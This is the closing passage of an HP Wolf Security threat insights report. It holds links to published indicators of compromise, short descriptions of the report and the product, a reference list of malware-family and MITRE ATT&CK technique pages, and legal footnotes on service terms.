The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[32] For the latest threat research, head over to the HP Wolf Security blog.[33]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is world class endpoint security.[c] HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkcloud
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[4] https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook
[5] https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm
[6] https://malpedia.caad.fkie.fraunhofer.de/details/win.broomstick
[7] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
[8] https://attack.mitre.org/techniques/T1027/003/
[9] https://attack.mitre.org/techniques/T1036/008/
[10] https://attack.mitre.org/techniques/T1027/013/
[11] https://attack.mitre.org/techniques/T1059/001/
[12] https://attack.mitre.org/techniques/T1047/
[13] https://attack.mitre.org/techniques/T1036/012/
[14] https://attack.mitre.org/techniques/T1105/
[15] https://attack.mitre.org/techniques/T1027/009/
[16] https://attack.mitre.org/techniques/T1620/
[17] https://attack.mitre.org/techniques/T1055/
[18] https://attack.mitre.org/techniques/T1555/003/
[19] https://attack.mitre.org/techniques/T1114/
[20] https://attack.mitre.org/techniques/T1204/001/
[21] https://attack.mitre.org/techniques/T1059/007/
[22] https://attack.mitre.org/techniques/T1059/005/
[23] https://attack.mitre.org/techniques/T1102/
[24] https://attack.mitre.org/techniques/T1218/007/
[25] https://malpedia.caad.fkie.fraunhofer.de/details/win.phantom_stealer
[26] https://attack.mitre.org/techniques/T1608/006/
[27] https://attack.mitre.org/techniques/T1583/008/
[28] https://attack.mitre.org/techniques/T1574/001/
[29] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[30] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[31] https://enterprisesecurity.hp.com/s/
[32] https://github.com/hpthreatresearch/
[33] https://threatresearch.ext.hp.com/blog

Learn more at hp.com/wolf

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.